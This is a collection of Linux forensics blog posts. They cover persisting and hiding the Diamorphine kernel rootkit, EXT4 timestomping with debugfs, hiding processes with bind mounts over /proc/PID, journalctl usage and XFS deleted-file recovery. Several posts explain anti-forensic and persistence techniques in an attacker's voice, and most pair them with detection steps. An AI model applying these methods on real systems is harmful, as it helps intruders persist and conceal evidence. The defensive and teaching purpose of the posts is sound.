In my previous blog post I demonstrated a method for persisting a Linux LKM rootkit across reboots by leveraging systemd-modules-load. For this method to work, we needed to add the evil module into the /usr/lib/modules/$(uname -r) directory and then run depmod. As I pointed out in the article, while the LKM could hide the module object itself, the modprobe command invoked by systemd-modules-load requires the module name to be listed in the modules.dep and modules.dep.bin files created by depmod.
But a few days later it occurred to me that the module name actually only has to appear in the modules.dep.bin file in order to be loaded. modules.dep is an intermediate file that modules.dep.bin is built from. The modprobe command invoked by systemd-modules-load only looks at the (trie structured) modules.dep.bin file. So once modules.dep.bin is created, the attacker could go back and remove their evil module name from modules.dep.
I tested this on my lab system, installing the LKM per my previous blog post and then editing the evil module name out of modules.dep. When I rebooted my lab system, I verfied that the evil module was loaded by looking for the files that are hidden by the rootkit:
If the rootkit was not operating, we’d see the zaq123edcx* file in each of these directories.
I thought about writing some code to unpack the format of modules.dep.bin. This format is well documented in the comments of the source code for depmod.c. But then I realized that there was a much easier way to find the evil module name hiding in modules.dep.bin.
depmod works by walking the directory structure under /usr/lib/modules/$(uname -r) and creating modules.dep based on what it finds there. If we run depmod while the LKM is active, then depmod will not see the evil kernel object and will build a new modules.dep and modules.dep.bin file without the LKM object listed:
The old and new modules.dep files are the same, since I had previously removed the evil module name by hand. But the *.bin* files differ because the evil module name is still lurking in modules.dep.bin.orig.
And I don’t need to write code to dump the contents of modules.dep.bin.orig— I’ll just use strings and diff:
The output would be prettier with some custom tooling, but you can clearly see the name of the hidden object in the diff output.
From an investigative perspective, I really wish depmod had an option to write modules.dep.bin to an alternate directory. That would make it easier to perform these steps without modifying the state of the system under investigation. I suppose we could use overlayfs hacks to make this happen.
But honestly using modprobe to load your LKM rootkit is probably not the best approach. insmod allows you to specify the path to your evil module. Create a script that uses insmod to load the rootkit, and then drop the script into /etc/cron.hourly with a file name that will be hidden once the rootkit is loaded. Easy!
Back in August, Ruben Groenewoud posted two detailedarticles on Linux persistence mechanisms and then followed that up with a testing/simulation tool called PANIX that implements many of these persistence mechanisms. Ruben’s work was, in turn, influenced by a series of articles by Pepe Berba and work by Eder Ignacio. Eder’s February article on persistence with udev rules seems particularly prescient after Stroz/AON reported in August on a long-running campaign using udev rules for persistence. I highly recommend all of this work, and frankly I’m including these links so I personally have an easy place to go find them whenever I need them.
In general, all of this work focuses on using persistence mechanisms for running programs in user space. For example, PANIX sets up a simple reverse shell by default (though the actual payload can be customized) and the “sedexp” campaign described by Stroz/AON used udev rules to trigger a custom malware executable.
Reading all of this material got my evil mind working, and got me thinking about how I might handle persistence if I was working with a Linux loadable kernel module (LKM) type rootkit. Certainly I could use any of the user space persistence mechanisms in PANIX that run with root privilege (or at least have CAP_SYS_MODULE capability) to call modprobe or insmod to load my evil kernel module. But what about other Linux mechanisms for specifically loading kernel modules at boot time?
Hiks Gerganov has written a useful article summarizing how to load Linux modules at boot time. If you want to be traditional, you can always put the name of the module you want to load into /etc/modules. But that seems a little too obvious, so instead we are going to use the more flexible systemd-modules-load service to get our evil kernel module installed.
systemd-modules-load looks in multiple directories for configuration files specifying modules to load, including /etc/modules-load.d, /usr/lib/modules-load.d, and /usr/local/lib/modules-load.d. systemd-modules-load also looks in /run/modules-load.d, but /run is typically a tmpfs style file system that does not persist across reboots. Configuration file names must end with “.conf” and simply contain the names of the modules to load, one name per line.
For my examples, I’m going to use the Diamorphine LKM rootkit. Diamorphine started out as a proof of concept rootkit, but a Diamorphine variant has recently been found in the wild. Diamorphine allows you to choose a “magic string” at compile time– any file or directory name that starts with the magic string will automatically be hidden by the rootkit once the rootkit is loaded into the kernel. In my examples I am using the magic string “zaq123edcx“.
First we need to copy the Diamorphine kernel module, typically compiled as diamorphine.ko, into a directory under /usr/lib/modules where it can be found by the modprobe command invoked by systemd-modules-load:
Note that the directory under /usr/lib/modules is kernel version specific. You can put your evil module anywhere under /usr/lib/modules/*/kernel that you like. Notice that by using the magic string in the file name, we are relying on the rootkit itself to hide the module. Of course, if the victim machine receives a kernel update then your Diamorphine module in the older kernel directory will no longer be loaded and your evil plots could end up being exposed.
The depmod step is necessary to update the /usr/lib/modules/*/modules.dep and /usr/lib/modules/*/modules.dep.bin files. Until these files are updated, modprobe will be unable to locate your kernel module. Unfortunately, depmod puts the path name of your evil module into both of the modules.dep* files. So you will probably want to choose a less obvious name (and magic string) than the one I am using here.
The only other step needed is to create a configuration file for systemd-modules-load:
The configuration file is just a single line– whatever name you copied the evil module to under /usr/lib/modules, but without the “.ko” extension. Here again we name the configuration file with the Diamorphine magic string so the file will be hidden once the rootkit is loaded.
That’s all the configuration you need to do. Load the rootkit manually by running “modprobe zaq123edcx-diamorphine” and rest easy in the knowledge that the rootkit will load automatically whenever the system reboots.
Finding the Evil
What artifacts are created by these changes? The mtime on the /usr/lib/modules-load.d directory and the directory where you installed the rootkit module will be updated. Aside from putting the name of your evil module into the modules.dep* files, the depmod command updates the mtime on several other files under /usr/lib/modules/*:
However, these log messages can be removed by the attacker or simply disappear due to the system’s normal log rotation (if the machine has been running long enough). So you should also look at /proc/sys/kernel/tainted:
# taintval=$(cat /proc/sys/kernel/tainted)
# for i in {0..18}; do [[ $(($taintval>>$i & 1)) -eq 1 ]] && echo $i; done
12
13
Referring to the kernel.org document, bit 12 being set means an “out of tree” (externally built) module was loaded. Bit 13 means the module was unsigned. Notice that these flags correspond to the log messages found in the dmesg output above.
While this is a useful bit of command-line kung fu, I thought it might be useful to have in a more portable format and with more verbose output. So I present to you chktaint.sh:
$ chktaint.sh
externally-built (“out-of-tree”) module was loaded
unsigned module was loaded
By default chktaint.sh reads the value from /proc/sys/kernel/tainted on the live system. But in many cases you may be looking at captured evidence offline. So chktaint.sh also allows you to specify an alternate file path (“chktaint.sh /path/to/evidence/file“) or simply a raw numeric value from /proc/sys/kernel/tainted (“chktaint.sh 12288“).
The persistence mechanism(s) deployed by the attacker are often the best way to detect whether or not a system is compromised. If the attacker is using an LKM rootkit, checking /proc/sys/kernel/tainted is often a good first step in determining if you have a problem. This can be combined with tools like chkproc (find hidden processes) and chkdirs (find hidden directories) from the chkrootkit project.
Many years ago I did a breakdown of the EXT4 file system. I devoted an entire blog article to the new timestamp system used by EXT4. The trick is that EXT4 added 32-bit nanosecond resolution fractional seconds fields in its extended inode. But you only need 30 bits to represent nanoseconds, so EXT4 uses the lower two bits of the fractional seconds fields to extend the standard Unix “epoch time” timestamps. This allows EXT4 to get past the Y2K-like problem that normal 32-bit epoch timestamps face in the year 2038.
At the time I wrote, “With the extra two bits, the largest value that can be represented is 0x03FFFFFFFF, which is 17179869183 decimal. This yields a GMT date of 2514-05-30 01:53:03…” But it turns out that I misunderstood something critical about the way EXT4 handles timestamps. The actual largest date that can be represented in an EXT4 file system is 2446-05-10 22:38:55. Curious about why? Read on for a breakdown of how EXT4 timestamps are encoded, or skip ahead to “Practical Applications” to understand why this knowledge is useful.
Traditional Unix File System Timestamps
Traditionally, file system times in Unix/Linux are represented as “the number of seconds since 00:00:00 Jan 1, 1970 UTC”– typically referred to as Unix epoch time. But what if you wanted to represent times before 1970? You just use negative seconds to go backwards.
So Unix file system times are represented as signed 32-bit integers. This gives you a time range from 1901-12-13 20:45:52 (-2**31 or 0x80000000 or -2147483648 seconds) to 2038-01-19 03:14:07 (2**31 - 1 or 0x7fffffff or 2147483647 seconds). When January 19th, 2038 rolls around, unpatched 32-bit Unix and Linux systems are going to be having a very bad day. Don’t try to tell me there won’t be critical applications running on these systems in 2038– I’m pretty much basing my retirement planning on consulting in this area.
What Did EXT4 Do?
EXT4 had those two extra bits from the fractional seconds fields to play around with, so the developers used them to extend the seconds portion of the timestamp. When I wrote my infamous “timestamps good into year 2514” comment in the original article, I was thinking of the timestamp as an unsigned 34-bit integer 0x03ffffffff. But that’s not right.
EXT4 still has to support the original timestamp range from 1901 – 2038 and the epoch still has to be based around the January 1, 1970 or else chaos will ensue. So the meaning of the original epoch time values hasn’t changed. This field still counts seconds from -2147483648 to 2147483647.
So what about the extra two bits? With two bits you can enumerate values from 0-3. EXT4 treats these as multiples of 2*32 or 4294967296 seconds. So, for example, if the “extra” bits value was 2 you would start with 2 * 4294967296 = 8589934592 seconds and then add whatever value is in the standard epoch seconds field. And if that epoch seconds value was negative, you end up adding a negative number, which is how mathematicians think of subtraction.
This insanity allows EXT4 to cover a range from (0 * 4294967296 - 2147483648) aka -2147483648 seconds (the traditional 1901 time value) all the way up to (3 * 4294967296 + 2147483647) = 15032385535 seconds. That timestamp is 2446-05-10 22:38:55, the maximum EXT4 timestamp. If you’re still around in the year 2446 (and people are still using money) then maybe you can pick up some extra consulting dollars fixing legacy systems.
At this point you may be wondering why the developers chose this encoding. Why not just use the extra bits to make a 34-bit signed integer? A 34-bit signed integer would have a range from -2**33 = -8589934592 seconds to 2**33 - 1 = 8589934591 seconds. That would give you a range of timestamps from 1697-10-17 11:03:28 to 2242-03-16 12:56:31. Being able to set file timestamps back to 1697 is useful to pretty much nobody. Whereas the system the EXT4 developers chose gives another 200 years of future dates over the basic signed 34-bit date scheme.
Practical Applications
Why I am looking so closely at EXT4 timestamps? This whole business started out because I was frustrated after reading yet another person claiming (incorrectly) that you cannot set ctime and btime in Linux file systems. Yes, the touch command only lets you set atime and mtime, but touch is not the only game in town.
For EXT file systems, the debugfs command allows writing to inode fields directly with the set_inode_field command (abbreviated sif). This works even on actively mounted file systems:
The set_inode_field command needs the inode number, the name of the field you want to set (you can get a list of field names with set_inode_field -l), and the value you want to set the field to. In the example above, I’m setting the crtime field (which is how debugfs refers to btime). debugfs wants you to provide the value as an epoch time value– either in hex starting with “0x” or in decimal preceded by “@“.
What often trips people up when they try this is caching. Watch what happens when I use the standard Linux stat command to dump the file timestamps:
The btime appears to be unchanged! The inode value has changed, but the operating system hasn’t caught up to the new reality yet. Once I force Linux to drop it’s out-of-date cached info, everything looks as it should:
If I wanted to set the fractional seconds field, that would be crtime_extra. Remember, however, that the low bits of this field are used to set dates far into the future:
For the *_extra fields, debugfs just wants a raw number either in hex or decimal (hex values should still start with “0x“).
Making This Easier
Human beings would like to use readable timestamps rather than epoch time values. The good news is that GNU date can convert a variety of different timestamp formats into epoch time values:
root@LAB:~# date -d '2345-01-01 12:34:56' '+%s'
11833925696
Specify whatever time string you want to convert after the -d option. The %s format means give epoch time output.
Now for the bad news. The value that date outputs must be converted into the peculiar encoding that EXT4 uses. And that’s why I spent so much time fully understanding the EXT4 timestamp format. That understanding leads to some crazy shell math:
# Calculate a random nanoseconds value
# Mask it down to only 30 bits, shift right two bits
nanosec="0x$(head /dev/urandom | tr -d -c 0-9a-f | cut -c1-8)"
nanosec=$(( ($nanosec & 0x3fffffff) << 2) ))

# Get an epoch time value from the date command
# Adjust the time value to a range of all positive values
# Calculate the number for the standard seconds field
# Calculate the bits needed in the *_extra field
epoch_time=$(date -d '2345-01-01 12:34:56' '+%s)
adjusted_time=$(( $epoch_time + 2147483648 ))
time_lowbits=$(( ($adjusted_time % 4294967296) - 2147483648 ))
time_highbits=$(( $adjusted_time / 4294967296 ))

# The *_extra field value combines extra bits with nanoseconds
extra_field=$(( $nanosec + $time_highbits ))
Clearly nobody wants to do this manually every time. You just want to do some timestomping, right? Don’t worry, I’ve written a script to set timestamps in EXT:
Use the -macb options to specify the timestamps you want to set and -T to specify your time string. You can use -e to specify nanoseconds if you want, otherwise the script just generates a random nanoseconds value. The script is usually silent but -v causes the script to output the file timestamps when it’s done. The script even drops the file system caches automatically for you (unless you use -C to keep the old cached info).
And because you often want to blend in with other files in the operating system, I’ve included an option to copy the timestamps from another file:
It’s particularly easy to do this timestomping on EXT because debugfs allows us to operate on live file systems. In “expert mode” (xfs_db -x), the xfs_db tool has a write command that allows you to set inode fields. Unfortunately, by default xfs_db does not allow writing to mounted file systems. Of course, an enterprising individual could modify the xfs_db source code and bypass these safety checks.
And that’s really the bottom line. Use the debugging tool for whatever file system you are dealing with to set the timestamp values appropriately for that file system. It may be necessary to modify the code to allow operation on live file systems, but tweaking timestamp fields in an inode while the file system is running is generally not too dangerous.
While I haven’t been happy about Systemd’s continued encroachment into the Linux operating system, I will say that the Systemd journal is generally an upgrade over traditional Syslog. We’ve reached the point where some newer distributions are starting to forgo Syslog and traditional Syslog-style logs altogether. The challenge for DFIR professionals is that the Systemd journals are in a binary format and require a command-line tool, journalctl, for searching and text output.
The main advantage that Systemd journals have over traditional Syslog-style logs is that Systemd journals carry considerably more metadata related to log messages, and this metadata is broken down into multiple searchable fields. A traditional Syslog log message might look like:
Jul 21 11:22:02 LAB sshd[1304]: Accepted password for lab from 192.168.10.1 port 56280 ssh2
The Systemd journal entry for the same message is:
Any of these fields is individually searchable. The journalctl command provides multiple pre-defined output formats, and custom output of specific fields is also supported.
Systemd uses a simple serialized text protocol over HTTP or HTTPS for sending journal entries to remote log collectors. This protocol uses port 19532 by default. The URL of the remote server is normally found in the /etc/systemd/journal-upload.conf file. On the receiver, configuration for handling the incoming messages is defined in /etc/systemd/journal-remote.conf. A “pull” mode for requesting journal entries from remote systems is also supported, using port 19531 by default.
Journal Time Formats
As you can see in the JSON output above, the Systemd journal supports multiple time formats. The primary format is a Unix epoch style UTC time with an extra six digits for microsecond precision. This is the format for the _SOURCE_REALTIME_TIMESTAMP and __REALTIME_TIMESTAMP fields. Archived journal file names (see below) use a hexadecimal form of this UTC time value.
Note that _SOURCE_REALTIME_TIMESTAMP is the time when systemd-journald first received the message on the system where the message was originally generated. If the message was later relayed to another system using the systemd-journal-remote service, __REALTIME_TIMESTAMP will reflect the time the message was received by the remote system. In the journal on the originating system, _SOURCE_REALTIME_TIMESTAMP and __REALTIME_TIMESTAMP are usually the same value.
I have created shell functions for converting both the decimal and hexadecimal representations of this time format into human-readable time strings:
function jtime { usec=$(echo $1 | cut -c11-); date -d @$(echo $1 | cut -c 1-10) "+%F %T.$usec %z"; }
function jhextime { usec=$(echo $((0x$1)) | cut -c11-); date -d @$(echo $((0x$1)) | cut -c 1-10) "+%F %T.$usec %z"; }
Journal entries also contain a __MONOTONIC_TIMESTAMP field. This field represents the number of microseconds since the system booted. This is the same timestamp typically seen in dmesg output.
Journal entries will usually contain a SYSLOG_TIMESTAMP field. This text field is the traditional Syslog-style timestamp format. This time is in the default local time zone for the originating machine.
Journal Files Location and Naming
Systemd journal files are typically found under /var/log/journal/MACHINE_ID. The MACHINE_ID is a random 128-bit value assigned to each system during the first boot. You can find the MACHINE_ID in the file /etc/machine-id file.
Under the /var/log/journal/MACHINE_ID directory, you will typically find multiple files:
The system.journal file is where logs from operating system services are currently being written. The other system@*.journal files are older, archived journal files. The systemd-journald process takes care of rotating the current journal and purging older files based on parameters configured in /etc/systemd/journald.conf.
The naming convention for these archived files is system@fileid-seqnum-time.journal. fileid is a random 128-bit file ID number. seqnum is the sequence number of the first message in the journal file. Sequence numbers are started at one and simply increase monotonically with each new message. time is the hexadecimal form of the standard journal UTC Unix epoch timestamp (see above). This time matches the __REALTIME_TIMESTAMP value of the first message in the journal– the time that message was received on the local system.
File names that end in a tilde– like the system@00061db4ac78a3a2-03652b1534b78cc1.journal~ file– are files that systemd-journald either detected as corrupted or which were ended by an unclean shutdown of the operating system. The first field after the “@” is a hex timestamp value corresponding to when the file was renamed as an archive. This is often when the system reboots, if the operating system crashed. I have been unable to determine how the second hex string is calculated.
In addition to the system*.journal files, the journal directory may also contain one or more user-UID*.journal files. These are user-specific logs where the UID corresponds to each user’s UID value in the third field of /etc/passwd. The naming convention on the user-UID*.journal files is the same as for the system*.journal files.
The journalctl Command
Because the journalctl command has a large number of options for searching, output formats, and more, I have created a quick one-page cheat sheet for the journalctl command. You may want to refer to the cheat sheet as you read through this section.
My preference is to “export SYSTEMD_PAGER=” before operating the journalctl command. Setting this value to null means that long lines in the journalctl output will wrap onto the next line of your terminal rather than creating a situation where you need to scroll the lines to the right to see the full message. If you want to look at the output one screenful at a time, you can simply pipe the output into less or more.
SELECTING FILES
By default the journalctl command operates on the local journal files in /var/log/journal/MACHINE_ID. If you wish to use a different set of files, you can specify an alternate directory with “-D“, e.g. “journalctl -D /path/to/evidence ...“. You can specify an individual file with “--file=” or use multiple “--file” arguments on a single command line. The “--file” option also accepts normal shell wildcards, so you could use “journalctl --file=system@\*” to operate just on archived system journal files in the current working directory. Note the extra backslash (“\“) to prevent the wildcard from being interpreted by the shell.
“journalctl --header” provides information about the contents of one or more journal files:
# journalctl --header --file=system@00061db4ac78a3a2-03652b1534b78cc1.journal~
File path: system@00061db4ac78a3a2-03652b1534b78cc1.journal~
File ID: a98f5eb8aff543a8abdee01518dd91f0
Machine ID: 47b59f088dc74eb0b8544be4c3276463
Boot ID: 9ac272cac6c040a7b9ad021ba32c2574
Sequential number ID: 7166038d7a284f0f9f3c1aa7fab3f251
State: OFFLINE
Compatible flags:
Incompatible flags: COMPRESSED-LZ4
Header size: 256
Arena size: 33554176
Data hash table size: 211313
Field hash table size: 333
Rotate suggested: no
Head sequential number: 27899 (6cfb)
Tail sequential number: 54724 (d5c4)
Head realtime timestamp: Sun 2024-07-14 16:18:40 EDT (61d3ad1816828)
Tail realtime timestamp: Sat 2024-07-20 08:55:01 EDT (61dad51f51a90)
Tail monotonic timestamp: 2d 1min 22.016s (284092380c)
Objects: 116042
Entry objects: 26326
Data objects: 64813
Data hash table fill: 30.7%
Field objects: 114
Field hash table fill: 34.2%
Tag objects: 0
Entry array objects: 24787
Deepest field hash chain: 2
Deepest data hash chain: 4
Disk usage: 32.0M
The most useful information here is the first (“Head“) and last (“Tail“) timestamps in the file along with the object counts.
OUTPUT MODES
The default output mode for journalctl is very similar to a typical Syslog-style log:
# journalctl -t sudo -r
-- Journal begins at Sat 2023-02-04 15:59:52 EST, ends at Sun 2024-07-21 13:00:01 EDT. --
Jul 21 07:34:01 LAB sudo[1491]: pam_unix(sudo:session): session opened for user root(uid=0) by lab(uid=1000)
Jul 21 07:34:01 LAB sudo[1491]:      lab : TTY=pts/1 ; PWD=/home/lab ; USER=root ; COMMAND=/bin/bash
Jul 21 07:22:09 LAB sudo[1432]: pam_unix(sudo:session): session opened for user root(uid=0) by lab(uid=1000)
Jul 21 07:22:09 LAB sudo[1432]:      lab : TTY=pts/0 ; PWD=/home/lab ; USER=root ; COMMAND=/bin/bash
-- Boot 93616c3bb5794e0099520b2bf974d1bc --
Jul 21 07:17:11 LAB sudo[1571]: pam_unix(sudo:session): session closed for user root
Jul 21 07:17:11 LAB sudo[1512]: pam_unix(sudo:session): session closed for user root
[...]
Note that here I am using the “-r” flag so that the most recent entries are shown first rather than the normal ordering of oldest to newest as you would normally read them in a log file.
The main differences between the default journalctl output and default Syslog-style output is the “Journal begins at...” header line and the markers that show which boot session the log messages were generated in. Like normal Syslog logs, the timestamps are shown in the default time zone for the machine where you are running the journalctl command.
If you want to hide the initial header, specify “-q” (“quiet“). If you want to force UTC timestamps, the option is “--utc“. You can hide the boot session information by choosing any one of several output modes with “-o“. Here is a single log message formatted with some of the different output choices:
-o short
Jul 21 07:33:36 LAB sshd[1478]: Accepted password for lab from 192.168.10.1 port 56282 ssh2

-o short-full
Sun 2024-07-21 07:33:36 EDT LAB sshd[1478]: Accepted password for lab from 192.168.10.1 port 56282 ssh2

-o short-iso
2024-07-21T07:33:36-0400 LAB sshd[1478]: Accepted password for lab from 192.168.10.1 port 56282 ssh2

-o short-iso-precise
2024-07-21T07:33:36.610329-0400 LAB sshd[1478]: Accepted password for lab from 192.168.10.1 port 56282 ssh2
My personal preference is “-q --utc -o short-iso“. If you have a particular preferred output style, you might consider making it an alias so you’re not constantly having to retype the options. In my case the command would be “alias journalctl='journalctl -q --utc -o short-iso'“.
The “-o” option also supports several different JSON output formats. If you are looking to consume journalctl output with a script, you probably want “-o json” which formats all fields in each journal entry as a single long line of minified JSON. “-o json-pretty” is a multi-line output mode that I find useful when I’m trying to figure out which fields to construct my queries with. The JSON output at the top of this article was created with “-o json-pretty“.
In JSON output modes, you can output a custom list of fields with the “--output-fields=” option:
Notice that the __CURSOR, __REALTIME_TIMESTAMP, __MONOTONIC_TIMESTAMP, and _BOOT_ID fields are always printed even though we did not specifically select them.
“-o verbose --output-fields=...” gives only the requested fields plus __CURSOR but does so without the JSON formatting. “-o cat --output-fields=...” gives just the field values with no field names and no extra fields.
MATCHING MESSAGES
In general you can select messages you want to see by matching with “FIELD=value“, e.g. “_UID=1000“. You can specify multiple selectors on the same command line and the journalctl command assumes you want to logically “AND” the selections together (intersection). If you want logical “OR”, use a “+” between field selections, e.g. “_UID=0 + _UID=1000“.
Earlier I mentioned using “-o json-pretty” to help view fields that you might want to match on. “journalctl -N” lists the names of all fields found in the journal file(s), while “journalctl -F FIELD” lists all values found for a particular field:
Piping the output of “-F” and “-N” into sort is highly recommended.
Commonly matched fields have shortcut options:
--facility= Matches on Syslog facility name or number
journalctl -q -o short --facility=authpriv(Gives output just like typical /var/log/auth.log files)
-t Matches SYSLOG_IDENTIFIER field
journalctl -q -o short -t sudo(When you just want to see messages from Sudo)
-u Matches _SYSTEMD_UNIT field
journalctl -q -o short -u ssh.service(Messages from sshd, the ".service" is optional)
# journalctl -q -r --utc -o short-iso -u ssh -g Accepted
2024-07-21T11:33:36+0000 LAB sshd[1478]: Accepted password for lab from 192.168.10.1 port 56282 ssh2
2024-07-21T11:22:02+0000 LAB sshd[1304]: Accepted password for lab from 192.168.10.1 port 56280 ssh2
2024-07-20T21:55:45+0000 LAB sshd[1559]: Accepted password for lab from 192.168.10.1 port 56278 ssh2
2024-07-20T21:44:55+0000 LAB sshd[1386]: Accepted password for lab from 192.168.10.1 port 56376 ssh2
[...]
TIME-BASED SELECTIONS
Specify time ranges with the “-S” (or “--since“) and “-U” (“--until“) options. The syntax for specifying dates and times is ridiculously flexible and is defined in the systemd.time(7) manual page. Here are some examples:
The Systemd journal also keeps track of when the system reboots and allows you to select messages that happened during a particular operating sessions of the machine. “--list-boots” gives a list of all of the reboots found in the current journal files and “-b” allows you to select one or more sessions:
# journalctl --list-boots
 -3 f366a96b2f0a402a94e02eb57e10d431 Sun 2024-07-14 16:18:40 EDT—Thu 2024-07-18 08:53:12 EDT
 -2 9ac272cac6c040a7b9ad021ba32c2574 Thu 2024-07-18 08:53:45 EDT—Sat 2024-07-20 08:55:50 EDT
 -1 93616c3bb5794e0099520b2bf974d1bc Sat 2024-07-20 17:41:24 EDT—Sun 2024-07-21 07:17:12 EDT
  0 5c57e83c3abd457c95d0695807667c9e Sun 2024-07-21 07:17:40 EDT—Sun 2024-07-21 14:17:52 EDT
# journalctl -q -r --utc -o short-iso -u ssh -g Accepted -b -1
2024-07-20T21:55:45+0000 LAB sshd[1559]: Accepted password for lab from 192.168.10.1 port 56278 ssh2
2024-07-20T21:44:55+0000 LAB sshd[1386]: Accepted password for lab from 192.168.10.1 port 56376 ssh2
TAIL-LIKE BEHAVIORS
When using journalctl on a live system, “journalctl -f” allows you to watch messages coming into the logs in real time. This is similar to using “tail -f” on a traditional Syslog-style log. You may still use all of the normal selectors to filter messages you want to watch for, as well as specify the usual output formats.
“journalctl -n” displays the last ten entries in the journal, similar to piping the output into tail. You may optionally specify a numeric argument after “-n” if you want to see more or less than ten lines.
However, the “-n” and “-g” (pattern matching) operators have a strange interaction. The pattern match is only applied to the lines selected by “-n” along with your other selectors. For example, we can extract the last ten lines associated with the SSH service:
# journalctl -q --utc -o short-iso -u ssh -n
2024-07-21T11:17:41+0000 LAB systemd[1]: Starting OpenBSD Secure Shell server...
2024-07-21T11:17:42+0000 LAB sshd[723]: Server listening on 0.0.0.0 port 22.
2024-07-21T11:17:42+0000 LAB sshd[723]: Server listening on :: port 22.
2024-07-21T11:17:42+0000 LAB systemd[1]: Started OpenBSD Secure Shell server.
2024-07-21T11:22:02+0000 LAB sshd[1304]: Accepted password for lab from 192.168.10.1 port 56280 ssh2
2024-07-21T11:22:02+0000 LAB sshd[1304]: pam_unix(sshd:session): session opened for user lab(uid=1000) by (uid=0)
2024-07-21T11:33:36+0000 LAB sshd[1478]: Accepted password for lab from 192.168.10.1 port 56282 ssh2
2024-07-21T11:33:36+0000 LAB sshd[1478]: pam_unix(sshd:session): session opened for user lab(uid=1000) by (uid=0)
2024-07-21T19:56:09+0000 LAB sshd[4013]: Accepted password for lab from 192.168.10.1 port 56284 ssh2
2024-07-21T19:56:09+0000 LAB sshd[4013]: pam_unix(sshd:session): session opened for user lab(uid=1000) by (uid=0)
But matching the lines containing the “Accepted” keyword only matches against the ten lines shown above:
# journalctl -q --utc -o short-iso -u ssh -g Accepted -n
2024-07-21T11:22:02+0000 LAB sshd[1304]: Accepted password for lab from 192.168.10.1 port 56280 ssh2
2024-07-21T11:33:36+0000 LAB sshd[1478]: Accepted password for lab from 192.168.10.1 port 56282 ssh2
2024-07-21T19:56:09+0000 LAB sshd[4013]: Accepted password for lab from 192.168.10.1 port 56284 ssh2
From an efficiency perspective I understand this choice. It’s costly to seek backwards through the journal doing pattern matches until you find ten lines that match your regular expression. But it’s certainly surprising behavior, especially when your pattern match returns zero matching lines because it doesn’t happen to get a hit in the last ten lines you selected.
Frankly, I just forget about the “-n” option and just pipe my journalctl output into tail.
Further Reading
I’ve attempted to summarize the information most important to DFIR professionals, but there is always more to know. For further information, start with the journalctl(1) manual page. Keep your journalctl cheat sheet handy and good luck out there!
Lately I’ve been thinking about Stephan Berger’s recent blog post on hiding Linux processes with bind mounts. Bottom line here is that if you have an evil process you want to hide, use a bind mount to mount a different directory on top of the /proc/PID directory for the evil process.
In the original article, Stephan uses a nearly empty directory to overlay the original /proc/PID directory for the process he is hiding. I started thinking about how I could write a tool that would populate a more realistic looking spoofed directory. But after doing some prototypes and running into annoying complexities I realized there is a much easier approach.
Why try and make my own spoofed directory when I can simply use an existing /proc/PID directory from some other process? If you look at typical Linux ps output, there are lots of process entries that would hide our evil process quite well:
These process entries with low PIDs and process names in square brackets (“[somename]“) are spontaneous processes. They aren’t running executables in the traditional sense– you won’t find a binary in your operating system called kthreadd for example. Instead, these are essentially kernel code dressed up to look like a process so administrators can monitor various subsystems using familiar tools like ps.
From our perspective, however, they’re a bunch of processes that administrators generally ignore and which have names that vary only slightly from one another. They’re perfect for hiding our evil processes:
Our evil process is now completely hidden. If somebody were to look closely at the ps output, they would discover there are now two entries for PID 78:
My guess is that nobody is going to notice this unless they are specifically looking for this technique. And if they are aware of this technique, there’s a much simpler way of detecting it which Stephan notes in his original article:
Just to be thorough, I’m dumping the content of all /proc/*/mount entries (/proc/mounts is a link to /proc/self/mounts) and looking for ones where the mount point is a /proc/PIDdirectory or one of its subdirectories. The “sort -ur” at the end gives us one instance of each unique mount point.
But why the “-r” option? I want to use my output to programmatically unmount the bind mounted directories. I was worried about somebody doing a bind mount on top of a bind mount:
While I think this scenario is extremely unlikely, using “sort -ur” means that the mount points are returned in the proper order to be unmounted. And once the bind mounts are umounted, we can see the evil process again.
Note that we do get an error here. /proc/78 is mounted on top of /proc/4867. So when we unmount /proc/78/fd we are also taking care of the spoofed path /proc/4867/fd. When our while loop gets to the entry for /proc/4867/fd, the umount command errors out.
Possible weird corner cases aside, let’s try and provide our analyst with some additional information:
root@LAB:~# function procbindmounts {
  cat /proc/*/mounts | awk '$2 ~ /^\/proc\/[0-9]*($|\/)/ { print $2 }' | sort -ur |
    while read dir; do
        echo ===== POSSIBLE PROCESS HIDING $dir
        echo -ne Overlay:\\t
        cut -d' ' -f1-7 $dir/stat
        umount $dir
        echo -ne Hidden:\\t\\t
        cut -d' ' -f1-7 $dir/stat
    done
}
root@LAB:~# mount -B /proc/78 /proc/4867
root@LAB:~# procbindmounts
===== POSSIBLE PROCESS HIDING /proc/4867
Overlay:        78 (irq/29-pciehp) S 2 0 0 0
Hidden:         4867 (myevilprocess) S 1 4867 4759 34816
Thanks Stephan for getting my creative juices flowing. This is a fun technique for all you red teamers out there, and a good trick for all you blue team analysts.
This combination of factors should make it straightforward to recover deleted files. Let’s see if we can document this recovery process, shall we?
For this example, I created a directory containing 100 JPEG images and then deleted 10 images from the directory:
We will be attempting to recover the 0010.jpg file. I have included the file checksum and output of the file command in the screenshot above for future reference.
Examining the Directory
I will use xfs_db to dump the directory file. But first I need to know the device that contains the file system and the inode number of our test directory:
The directory file occupies a single block at address 2315557. We can use xfs_db to dump the contents of that block. Viewing the block as a directory isn’t all that helpful, though we can see the area of deleted directory entries in the output:
Array entry 11 shows the 0xffff marker that denotes the beginning of one or more deleted directory entries, and then we have the two-byte length value (0x00f0 or 240 bytes) of the length of that section.
But to see the actual contents of that region, we will need to get a hex dump view:
At offset 0x138 you can see the “ff ff” marking the start of the deleted entries and the “00 f0” length value. These four bytes overwrite the upper four bytes of the inode address of the 0010.jpg file, but the lower four bytes are still visible: “01 31 ed 06“.
Recall from my previous XFS write-ups that while XFS uses 64-bit addresses, the block and inode addresses are variable length and rarely occupy the entire 64-bit address space. The inode address length is based on the number of blocks in each allocation group, and the number of bits necessary to represent that many blocks. This is the agblklog value in the superblock:
xfs_db> sb 0
xfs_db> print agblklog
agblklog = 24
24 bits are required for the relative block offset in the AG. We need three additional bits to index the inode within the block– 27 bits in total. Everything above these 27 bits is the AG number, but assuming the default of four AGs per file system, the AG number only occupies two more bits. The inode address should fit in 29 bits, and so the inode residue we are seeing in the directory entry should be the entire original inode address. You can confirm this by looking at the deleted directory entries that follow the deleted 0010.jpg file— their upper 32 bits are untouched and they show all zeroes in the upper bits.
Examining the Inode
We have some confidence that the inode of the deleted 0010.jpg file is 0x0131ed06. We can use xfs_db to examine this inode. The normal output from xfs_db shows us that the file is empty and there are no extents:
However, viewing a hexdump of the inode shows the original extent structures:
The extents start at offset 0x0b0, immediately following the “inode core” region. Extents structures are 128 bits in length, so each line in the standard hexdump output format represents a single extent.
